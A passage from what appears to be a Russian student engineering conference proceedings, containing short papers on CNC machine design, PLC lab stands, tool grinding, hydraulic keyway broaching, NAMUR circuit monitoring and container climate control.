1. ГОСТ IEC 60947-5-6-2017 Аппаратура коммутационная и аппаратура управления низковольтная. Часть 5-6. Аппараты и коммутационные элементы цепей управления. Устройства сопряжения постоянного тока для датчиков наличия и переключающих усилителей (NAMUR): Стандартинформ, 2019. – 10 с.
2. Космодамианский А.С., Воробьев В.И., Пугачев А.А. Применение тяговых электроприводов с двух- и трехуровневыми автономными инверторами напряжения. Наука и техника транспорта. 2013. № 1. С. 74-83.
3. Прудников М.И. Метод триботехнических испытаний цилиндрических поверхностей трения. Вестник Брянского государственного технического университета. 2008. № 2 (18). С. 48-56.
4. Федонин О.Н., Петрешин Д.И., Хандожко А.В., Агеенко А.В. Учет погрешностей системы управления в балансе точности токарного станка с чпу. Вестник Брянского государственного технического университета. 2013. № 3 (39). С. 55-57.
5. Захаров С.М., Погорелов Д.Ю., Симонов В.А. Анализ влияния параметров экипажей и пути на интенсивность износа в системе колесо - рельс (на основе полного факторного эксперимента). Вестник Научно-исследовательского института железнодорожного транспорта. 2010. № 2. С. 31-35.

Материал поступил в редколлегию 18.04.2024

УДК 621.8-1/-9

Проектирование фрезерного станка на базе сервоприводов Fanuc

Маркелов Дмитрий Михайлович (ст. гр. О-23-ТМО-тоит-М)

Работа выполнена под руководством доцента кафедры «Металлорежущие станки и инструменты», Щербакова Андрея Николаевича (taiga78@list.ru)

Аннотация. В работе рассматривается постановка задачи по проектированию небольшого настольного станка с чпу на базе имеющихся серводвигателей с приводами и системой управления типа Fanuc.

Ключевые слова. Фрезерный станок с ЧПУ, привод подачи, Fanuc.

Привод движения в станке - это электродвигатель, установленный на станке вместе с совокупностью передач от электродвигателя к рабочему органу станка. В зависимости от назначения станка и его размера конструкции привода могут быть различны, но в любом случае они должны: 1) передавать

необходимые для процесса резания мощность и крутящий момент; 2) допускать включение, выключение и реверсирование рабочего органа станка; 3) обеспечивать высокую точность и плавность вращения или перемещения рабочего органа на всех режимах работы.

В приводах станков могут быть применены двигатели следующих типов:

1) Коллекторные двигатели постоянного тока. Они обеспечивают высокий пусковой крутящий момент, широкий диапазон регулирования скорости.

2) Бесколлекторные двигатели постоянного тока. Они обеспечивают длительный срок службы, высокую эффективность, отсутствие помех.

3) Шаговые двигатели. Они обеспечивают прецизионный контроль положения, низкую скорость.

4) Синхронные двигатели переменного тока. Они обеспечивают высокую эффективность, постоянную скорость.

5) Асинхронные двигатели переменного тока. Они обеспечивают простую конструкцию, высокую надежность.

На кафедре имеется стенд с 3-мя серводвигателями Fanuc Encoder Via1000 Type A860-2070-T321 и ЧПУ-стойка FANUC [1]. Эти серводвигатели в стенде служат для отображения вращательного движения, т.к. на их валах установлены небольшие диски с цветовым маркером.

Цель моей работы: разработать предложение реализации этого типа двигателей в малогабаритном фрезерном станке с ЧПУ.

Задачи исследования: проанализировать характеристики серводвигателя Fanuc Encoder Via1000 Type A860-2070-T321 и сделать вывод о том, какими параметрами будет обладать фрезерный станок, какой комплектации он будет и будет ли его реализация экономически выгодна.




Рис. Фото двигателей Fanuc.

Учитывая характеристики имеющихся двигателей их можно будет применить как источники движения в приводах подач проектируемого станка. Движение исполнительных органов станка будет осуществляться по 3 осям X, Y, Z, что увеличит возможности изготовления различных фасонных деталей.

На первом этапе проектирования зададимся некоторыми ограничивающими условиями, а именно, т.к. двигатели не высокой мощности, то проектируемый станок будет небольшим настольным. Анализируя существующие аналогичные малогабаритные фрезерные станки, которые нужны

для изготовления мелких деталей, примем, что рабочий стол не будет превышать 420x320x18 мм. Исходя из размеров рабочего стола зададимся рабочим ходом исполнительных органов по осям, что будет составлять 420x320x300 мм. Максимальную нагрузку на стол примерно примем 50-60 кг.

Основные инструменты, которые будут использоваться на этом станке: различные концевые фрезы, сверла и другой осевой инструмент.

В дальнейшем необходимо будет уточнить принятые размеры. Для этого необходимо определить максимальные возможные режимы резания, которые смогут потянуть такие двигатели, т.е. решить задачу наоборот, не под режимы подобрать двигатель, а под имеющийся двигатель подобрать режимы резания. Для расчета режимов резания примем, что на проектируемом станке будут обрабатываться различные материалы (конструкционные стали, цветные материалы, пластики).

Проектируемый станок планируется использовать в учебном процессе для изучения конструктивных решений в станке, получения навыков программирования станка с УЧПУ типа Fanuc, а также для возможного изготовления небольших деталей.

Список источников

1. Сергеева Е.Г. Разработка технологической оснастки для крепления серводвигателей к учебному стенду // *Материалы 76-й студенческой научной конференции: [Текст] + [Электронный ресурс]. – Брянск: БГТУ, 2021, С. 176-179.*
2. Суслов А.Г., Бишутин С.Г., Медведев Д.М., Хандожко В.А. Автоматизация расчета нормальной контактной жесткости стыков плоских поверхностей шлифованных деталей. *Вестник Брянского государственного технического университета. 2006. № 2 (10). С. 135-139.*
3. Reutov A.A. Simulation of load traffic and steeped speed control of conveyor. В сборнике: *Innovations and Prospects of Development of Mining Machinery and Electrical Engineering - Mechanical Engineering. 2017. С. 082041.*
4. Крахмалев О.Н. Точность управляемого движения промышленных роботов и многокоординатных станков. Брянск, 2015.
5. Суслов А.Г., Богомолов Д.Ю., Шалыгин М.Г. Усталостное изнашивание поверхностей трения на уровне субшероховатости. *Трение и смазка в машинах и механизмах. 2015. № 4. С. 7-10.*

Материал поступил в редколлегию 18.04.2024

УДК 62-523

Аппаратная часть лабораторного стенда для настройки и изучения автоматизированного электропривода

Мишина Марина Вадимовна (ст.гр.22-АТП-аутп-М)

Работа выполнена под руководством доцента кафедры «Автоматизированные технологические системы», Хандожко Виктора Александровича (vichandozhko@gmail.com).

Аннотация. В данной статье описываются некоторые особенности аппаратной части лабораторного стенда, предназначенного для настройки и исследования автоматизированного электропривода.

Ключевые слова: стенд, программируемый логический контроллер, частотный преобразователь.

Стенд предназначен для использования в учебном процессе для проведения практических и лабораторных работ по дисциплинам, связанным с эксплуатацией современных систем управления технологическими процессами.

Стенд предназначен для использования в учебном процессе для проведения практических и лабораторных работ по дисциплинам, связанных с эксплуатацией современных систем управления технологическими процессами.

Аппаратная часть стенда [1] включает в себя:

1. Устройства управления – это устройства, который формируют и отправляют управляющие сигналы на исполнительные устройства. В качестве устройства управления могут использоваться программируемый логический контроллер (ПЛК) RM544 ETN или преобразователь частоты (ПЧ) ACQ580.

2. Исполнительные механизмы – это устройства, которые выполняют действия в соответствии с командами контроллера. В данном стенде используется электродвигатель АВВ М2АА 71А 2. Так же в качестве имитации сигналов с датчиков используются две кнопки.

3. Источник питания – этот компонент обеспечивает питание стенда. Для ПЛК RM544 ETN, реле Finder 40.51, лампочки, кнопки используется источник на 24 В, а для ПЧ ACQ580 и электродвигателя АВВ М2АА 71А 2 используется 380 В.

4. Устройства сигнализации – нужны для управления и контроля электрических цепей в электронных схемах и электрооборудовании. Используются реле Finder 40.51.

ПЛК имеет 8 дискретных входов и 6 дискретных выходов, а также порт COM1 для подключения RS-485 и интерфейс Ethernet. К DI3 и DI4 подключены две кнопки. DI0, DI1, DI2 подключены через реле к релейным выходам 1, 2, 3. Выходы ПЛК подключены через реле к дискретным входам ПЧ.

Также в электрической схеме предусмотрена гальваническая развязка. Это необходимо для защиты ПЛК от электрических ударов, защиты от коротких замыканий и других электрических неисправностей.

На рис. 1 представлена схема подключения сигналов управления от ПЛК к ПЧ. При уровне логической 1 на дискретном выходе ПЛК DO0 происходит замыкание цепи управления катушки реле K1, далее уровень логической 1 приходит на дискретный вход ПЧ DI1.




Рис. 1. Схема подключения сигналов управления ПЧ (дискретные выходы)

На рис. 2 представлены схемы подключения сигнализации от ПЧ к ПЛК. При уровне логической 1 с релейного выхода ПЧ RO1B происходит замыкание цепи управления катушки реле K5, далее уровень логической 1 приходит на дискретный вход ПЛК DI0.




Рис. 2. Схема подключения сигнализации ПЧ (дискретные входы)

Список источников

1. Иванова М.В., Хандожко В.А. Стенд для изучения панели оператора, программируемого логического контроллера и частотного преобразователя АВВ // Новые горизонты. Сборник материалов и докладов. 2023. С.110–112.
2. Федонин О.Н., Степошина С.В. Научное обоснование выбора режимов обработки при поверхностном пластическом деформировании. Вестник Брянского государственного технического университета. 2011. № 1 (29). С. 4-8.

3. Матлахов В.П. Зависимость физико-механических свойств нитрид-титановых покрытий от давления азота. Вестник Брянского государственного технического университета. 2006. № 2 (10). С. 93-96.

4. Андриянов А.И., Малаханов А.А. Математическое моделирование динамики импульсного преобразователя напряжения повышающего типа. Вестник Брянского государственного технического университета. 2006. № 1 (9). С. 61-69.

5. Гончаров К.А. Обоснование методики выбора рациональных вариантов систем приводов ленточных конвейеров на основе метода анализа иерархий. Научно-технический вестник Брянского государственного университета. 2016. № 2. С. 66-70.

Материал поступил в редколлегию 18.04.2024

УДК 621.9

**Анализ технологических возможностей УЧПУ серии NC для
восстановления токарных проходных резцов на шлифовально-заточном
станке с ЧПУ**

Мозоленко Владислав Олегович (ст. гр. О-23-ТМО-тоит-М)

*Работа выполнена под руководством доцента кафедры «Металлорежущие
станки и оборудования», Захарова Леонида Аркадьевича (zakhleon@mail.ru)*

Аннотация: представлены результаты проведенной работы по анализу технологических возможностей УЧПУ серии NC для восстановления токарных проходных резцов на шлифовально-заточном станке с ЧПУ. Работа выполняется в рамках научно-исследовательского направления кафедры «Металлорежущие станки и оборудования» по проектированию и изготовлению современного автоматизированного оборудования.

Ключевые слова: анализ технологических возможностей, восстановление токарных резцов, заточка, шлифовально-заточной станок.

В процессе обработки деталей на металлорежущих станках происходит постепенное изнашивание режущего инструмента. При этом он теряет свою режущую способность, что непосредственно отражается на точности получаемых размеров и качестве обработанных поверхностей деталей.

Одним из возможных способов восстановления режущего инструмента является его заточка.

Применительно к токарным резцам, заточка производится по разным схемам, в зависимости от обрабатываемой поверхности. Схема заточки проходного резца по передней поверхности представлена на рис. 1а, а по задней поверхности – на рис. 1б.




Рис. 1. Схемы заточки токарного проходного резца:

а) по передней поверхности; б) по задней поверхности

У токарных резцов выделяют 4 основных вида износа, рис. 2: а) износ по задней и передней поверхности; б) лунка износа по передней поверхности; в) скругление режущей кромки; г) полный или катастрофический износ по передней поверхности.




Рис. 2. Основные виды износа токарных проходных резцов

Допустимый износ резцов и величину стачивания за одну переточку выбирают по справочным данным [1].

Для заточки разного режущего инструмента обычно применяют универсальные заточные станки с ручным управлением. Как правило, такое оборудование имеет широкие технологические возможности, но требуют длительной наладки и непосредственного участия работника при выполнении работ. Всё эти факторы повышают трудоемкость и снижают производительность обработки.

Для эффективного восстановления режущего инструмента в последнее время все шире применяют зарубежные шлифовально-заточные станки с ЧПУ. Такое оборудование является дорогостоящим, так как оснащено устройством числового программного управления (УЧПУ) со специальным программным обеспечением. Одним из таких программных средств является среда визуального программирования. С помощью визуального программирования возможна разработка управляющих программ в режиме диалога с использованием клавиатуры УЧПУ, что сокращает объем и время разработки управляющих программ.

Для обеспечения процессов заточки различных режущих инструментов на кафедре «Металлорежущие станки и инструменты» разработана и изготовлена опытная модель шлифовально-заточного станка с УЧПУ NC-310, рис. 3.



Рис. 3. Общий вид шлифовально-заточного станка с ЧПУ

В данном УЧПУ имеются типовые циклы для визуального программирования процессов точения, фрезерования и сверления. Для программирования процессов заточки режущих инструментов необходимо разработать специальное программное обеспечение и в виде отдельных файлов загрузить его в УЧПУ станка. Для обеспечения этого процесса предварительно были определены схемы восстановления токарных проходных резцов путем их заточки и определены основные параметры процесса обработки, рис. 4.

Задаваемые параметры	Обозначение	Значение
Длина обработки	L	
Глубина резания	t	
Подача	S	
Количество проходов	i	
Частота вращения	n	

Рис.

4.

Основные параметры, задаваемые при заточке токарных резцов

Рассмотренные схемы и параметры процесса восстановления токарных проходных резцов будут положены в основу разработки программного обеспечения для шлифовально-заточного станка с УЧПУ NC-310.

Список источников

1. Малышев В. И. Технология изготовления режущего инструмента: учебное пособие. – Старый Оскол: ТНТ, 2015. – 440 с.

2. Петрешин Д.И., Федонин О.Н., Хандожко А.В., Прокофьев А.Н. Модернизация систем управления металлорежущих станков с чпу для расширения функциональных возможностей станков. Фундаментальные и прикладные проблемы техники и технологии. 2014. № 3 (305). С. 148-153.

3. Тотай А.В. Технологическое обеспечение физико-химических свойств поверхностного слоя деталей машин. Научно-технические проблемы машиностроения. 2012. № 9 (15). С. 8-11.

4. Крахмалев О.Н., Болдырев А.П. Моделирование обобщённых сил, действующих на звенья манипуляционных систем. Вестник Брянского государственного технического университета. 2011. № 1 (29). С. 115-121.

5. Бишутин С.Г., Тюльпинова Н.В. Тепловыделение в зоне трения "абразивный инструмент - обрабатываемый материал". Трение и смазка в машинах и механизмах. 2007. № 10. С. 23-28.

Материал поступил в редколлегию 18.04.2024

УДК 621.226

Применение настольного гидравлического прессы для прошивания шпоночных пазов в условиях мелкосерийного и единичного производства

Немировский Кирилл Анатольевич (ст.гр.О-23-ТМО-тоит-М)

Работа выполнена под руководством доцента кафедры «Металлорежущие станки и инструменты», Лакалиной Нины Юрьевны (ninalakalina@yandex.ru)

Аннотация. Проведен анализ состояния рынка запасных частей импортного производственного оборудования. Представлен проектный вариант прошивания шпоночных пазов в условиях единичного производства.

Ключевые слова: гидравлический пресс, прошивка, шпоночный паз единичное производство, импортозамещение.

В настоящее время санкции создают нагрузку на отечественное машиностроение. Совершенно очевидно, что процесс импортозамещения в машиностроении, затратит еще не мало времени. Учитывая изложенное, в условиях острой необходимости поддержания импортного оборудования в работоспособном состоянии и необходима замена комплектующих изделий, компонентов и запасных частей, изготовленных в рамках обратного инжиниринга.

Как показал анализ видов повреждения, чаще всего выходят из строя детали оборудования, подвергающиеся длительному действию знакопеременной нагрузки, циклических температурных напряжений, высокие контактные напряжения и наличие концентраторов напряжений. Примером являются детали со шпоночными пазами (зубчатые колеса, шкивы, гребные винты и пр.).

Шпоночные пазы в отверстиях в единичном и мелкосерийном производстве получают на долбежных станках, а в серийном и массовом – протягиванием на протяжных станках [1]. Долбление достаточно сложный в реализации процесс, требующий специального оборудования, и не всегда обеспечивающий необходимую точность обработки. Протягивание - весьма точный и производительный метод обработки, но в сложившейся на рынке ситуации приобретение протяжных станков становится достаточно рискованным и дорогим решением для мелкосерийного производства.

Современный производитель зачастую приобретает станки в Китае, России и через серый импорт. Рассмотрим каждый из вариантов.

Качественные российские производители протяжных станков предлагают свои машины за достаточно высокие цены, в большинстве случаев из-за отсутствия конкурентов среди российских поставщиков и собственных сложностей в импортозамещении. Для единичных и мелкосерийных производств это действительно долгий в окупаемости выбор, который в следствии создает большие экономические риски, особенно для начинающих производителей.

Китайский вариант, так же оказался не самым надежным среди прочих, так как возникают сложности в нахождении надежных поставщиков оборудования. Помимо этого, существует проблема с обратной связью производителя и языковым барьером. Поддержка не отвечает сразу, иногда приходится ждать ответ около месяца, что в случае неполадок оборудования создает простой на производстве. Ответ от технического специалиста будет на китайском языке или на “ломаном” английском.

Последний из популярных вариантов – это серый импорт. Производитель, в лучшем случае, получает привычное ему оборудование. Операторы знают, как с ним работать, но гарантий и поддержки ждать не стоит.

В сложившейся ситуации для единичного и мелкосерийного производства деталей решением может стать прошивание шпоночных пазов с помощью гидравлического пресса. Ниже представлена схема устройства (рис.1).

За основу был принят настольный гидравлический пресс, рычажного типа (поз.1). Вместо поршня пресса, установлена зажимная оправка (поз.2) под прошивку (поз.3). Нагнетая давление с помощью рычага, инструмент прошивает шпоночный паз в детали (поз.4), закрепленной в трехкулачковом патроне (поз.5) [2].

В такой конструкции важно учесть метод закрепления оснастки под инструмент. Во многих прессах поршень закреплен резьбовым соединением. В случае с прошиванием шпоночных пазов, подобное соединение не лишает инструмент вращательной степени свободы.




Рис.1. Проектная схема гидравлического пресса

Реализованная таким образом обработка шпоночных пазов деталей может решить проблему изготовления и ремонта запасных частей для импортного оборудования, которые помогут восстановить функционирование агрегатов, чтобы производственный процесс не останавливался надолго.

Список источников

1. Должиков, В. П. Разработка технологических процессов механообработки в мелкосерийном производстве : учебное пособие / В. П. Должиков. — 3-е изд., стер. — Санкт-Петербург : Лань, 2022. — 328 с. — ISBN 978-5-8114-4385-7.

2. Дудко, Т. А. Расчет и проектирование механизмов и систем технологического оборудования: Формообразующее оборудование. Механические и гидравлические прессы : учебное пособие / Т. А. Дудко, Н. А. Чиченев, И. А. Шур. — Москва : МИСИС, 2008.

3. Любимый Н.С., Чепчуров М.С., Аверченкова Е.Э. Обеспечение требуемой шероховатости поверхностей изделий из металлополимера наполненного алюминием при обработке шлифованием. Вестник Белгородского государственного технологического университета им. В.Г. Шухова. 2017. № 1. С. 162-169.

4. Крахмалев О.Н., Петрешин Д.И., Федонин О.Н. Математическое обеспечение систем управления промышленными роботами и многокоординатными станками для коррекции влияния на их движение геометрических отклонений. Проблемы машиностроения и автоматизации. 2016. № 3. С. 28-35.

5. Реутов А.А. Основы автоматизации проектирования машин. Брянск, 2013.

Материал поступил в редколлегию 18.04.2024

УДК 62-51

Проектирование контроля цепей сигнализации системы автоматизации нефтеперерабатывающей станции

Полковниченко Кирилл Андреевич (ст. гр. О-20-АТП-утп-Б)

Работа выполнена под руководством доцента кафедры «Автоматизированные технологические системы», Агеенко Алексея Владимировича (alexeiageenko@mail.ru)

Аннотация: В статье рассмотрена реализация контроля обрывов и короткого замыкания в цепи сигнализации системы автоматизации путем применения стандарта NAMUR. Произведен расчет параметров цепи сигнализации для формирования сигналов нарушения ее целостности.

Ключевые слова: автоматизация, контроль целостности цепи, NAMUR, надежность, альтернативные методы.

Одним из ключевых факторов эффективной автоматизации является постоянный контроль целостности ее цепи. Знание о целостности и исправности системы позволяет утверждать, что она способна выполнять свои функции. Этот принцип особенно важен при проектировании систем сигнализации, которые имеют первостепенное значение. Примером является сигнализатор уровня на нефтеперерабатывающей станции, который используется для контроля аварийных значений жидкости в ёмкостях. Такие датчики формируют дискретный сигнал, отсутствие сигнала с которого может соответствовать состоянию, при котором уровень жидкости в допустимых пределах, так и обрыву цепи. Контроль целостности цепи позволит различить данные ситуации. Поэтому данная тема актуальна.

При применении в устройствах сигнализации обычных контактов (сухих контактов) возникает проблема невозможности логического распознавания типичных неисправностей линии – обрыва и короткого замыкания. Применение контактов NAMUR [1] и входа (приёмника) сигналов NAMUR решает данную проблему. Контакты NAMUR необходимы для логического распознавания типичных неисправностей линии. В данной работе контроль целостности цепи реализован на основе модуля IM1-121Ex-R производства компании Turck, выходы которого подключаются к модулю дискретного ввода DDI3202K контроллера производства Schneider Electric.




Рис. 1. Схема подключения сигнализатора уровня в соответствии со стандартом

Схема подключения сигнализатора уровня в соответствии со стандартом NAMUR представлена на рис. 1. Активный вход NAMUR питает цепь сигнализации внутренним источником напряжения +8,2 В через внутренний резистор 1 кОм и измеряет ток в цепи, распознавая состояния табл. 1.

Таблица 1

Диапазоны токов цепи для различных состояний в соответствии с [2]

Диагностика	Состояние	Ток в цепи
Норма	Контакт разомкнут	от 0,06 до 1,55 мА
	Контакт замкнут	от 1,75 до 6,4 мА
Отказ	Обрыв линии	менее 0,06 мА
	Замыкание линии	более 6,4 мА

С учетом диапазонов токов (табл. 1) и напряжения питания необходимо

Таблица 2. подобрать сопротивления резисторов. В

Фактические значения токов цепи соответствии с источниками [3]

Состояние цепи	Фактическое значение тока
Контакт разомкнут	0,68 мА
Контакт замкнут	4,1 мА
Короткое замыкание	8,2 мА
Обрыв	0

необходимо использовать отношение сопротивлений резисторов R_2/R_3 равным 10. Принимаем следующие номиналы сопротивлений резисторов: $R_2=1$ кОм и $R_3=10$ кОм. Тогда фактические значения токов будут

соответствовать табл. 2.

Данный способ контроля целостности цепи не требует дополнительной программной обработки сигналов с датчика, что упрощает реализацию прикладного программного обеспечения системы автоматизации.

Список источников

1. ГОСТ IEC 60947-5-6-2017 Аппаратура коммутационная и аппаратура управления низковольтная. Часть 5-6. Аппараты и коммутационные элементы

цепей управления. Устройства сопряжения постоянного тока для датчиков наличия и переключающих усилителей (NAMUR): Стандартинформ, 2019. – 10 с.

2. Паспорт изделия. Переключающий усилитель с гальванической развязкой 1-канальный IM1-121EX-R Edition, 2023. – 2 с.

3. Почапа А.М. Путеводитель по расчетам электро-радиоустройств, 1973. – 11 с.

4. Суслов А.Г., Гуров Р.В. Проектирование операций отделочно-упрочняющей обработки поверхностно-пластическим деформированием. Упрочняющие технологии и покрытия. 2010. № 3 (63). С. 14-16.

5. Съянов С.Ю. Связь параметров электрофизической обработки с показателями качества поверхности, износа инструмента и производительностью процесса. Вестник Брянского государственного технического университета. 2008. № 1 (17). С. 14-19.

Материал поступил в редколлегию 18.04.2024

УДК 004.42

Разработка программной части стенда для изучения системы микроклимата блок-контейнера пункта контроля и управления

Привалов Дмитрий Сергеевич (ст.гр.20-МиР-мхт-Б)

Работа выполнена под руководством доцента кафедры «Автоматизированные технологические системы», Хандошко Виктора Александровича (vichandozhko@gmail.com).

Аннотация. Блок-контейнер расположен в поле и содержит различные электронные и микропроцессорные системы. К ним относят контроллер линейной телемеханики, систему связи, систему охранно-пожарной сигнализации, систему видеонаблюдения и источники бесперебойного питания. Данные системы нуждаются в поддержании достаточно узкого температурного диапазона (10-30°C).

Ключевые слова: блок-контейнер, стенд, программная часть, программируемое реле.

Система климат-контроля имеет важное значение для работы электроники блок-контейнера и для выработки у эксплуатирующего персонала умений и навыков ее настройки и эксплуатации. Стендовое исполнение автоматике блок-контейнера позволит организовать учебный процесс на одном рабочем месте (столе), в то время как сам блок-контейнер имеет размеры, не позволяющие использовать его в учебном процессе.

Основой системы управления является управляющий контроллер: программируемый логический контроллер (ПЛК) или программируемое реле (ПР). Анализ алгоритма работы автоматике позволяет сформулировать перечень

требований для выбора управляющего контроллера. Так, функционал ПЛК является избыточным для данного проекта. В то же время для оперативной смены уставок необходимы устройства ввода и вывода (дисплей и клавиатура). Анализ рынка ПЛК и ПР позволил сделать экономически обоснованный выбор подходящего ПР.

Логическое реле PLR-S CPU1410 (рис. 1) компании ONI [1] программируют с помощью среды ONI PLR Studio (рис. 2).

Для поддержания параметров микроклимата в блок-контейнере ПР принимает информацию от датчиков температуры и выдает управляющие воздействия на электропривода заслонок, на каналные вентиляторы и в подсистему кондиционирования. ПР использует сигналы от датчиков температуры внутри инженерного и трансформаторного отсеков, температуры наружного воздуха, сигнал «Пожар» и «Отсутствие электропитания». ПР сравнивает сигналы от датчиков температуры с уставками для реализации алгоритма управления микроклиматом. При неисправности системы управления ПР формирует сигнал «Неисправность системы поддержания микроклимата ПКУ» для передачи в шкаф телемеханики.

